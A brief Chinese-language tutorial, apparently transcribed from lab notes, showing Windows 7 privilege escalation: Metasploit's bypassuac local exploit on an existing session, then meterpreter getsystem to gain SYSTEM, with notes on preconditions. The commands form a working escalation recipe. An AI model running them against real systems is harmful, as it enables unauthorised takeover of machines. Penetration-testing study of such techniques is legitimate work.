
一、流程（Win7）


1、获取普通用户权限

```
# 获取权限
    此处主题为提权，略过获取普通权限步骤
```




2、bypassuac提权

```
# 配置bypassuac提权
    msf6 exploit(multi/handler) > search bypassuac
    msf6 exploit(multi/handler) > use 2
    msf6 exploit(windows/local/bypassuac) > set session 3
    msf6 exploit(windows/local/bypassuac) > run
```



3、提权成功

```
# 提权
    meterpreter > getuid
    meterpreter > getsystem
    meterpreter > getuid
```



二、注意事项

1、普通用户需在管理员组

2、添加组成功后需重启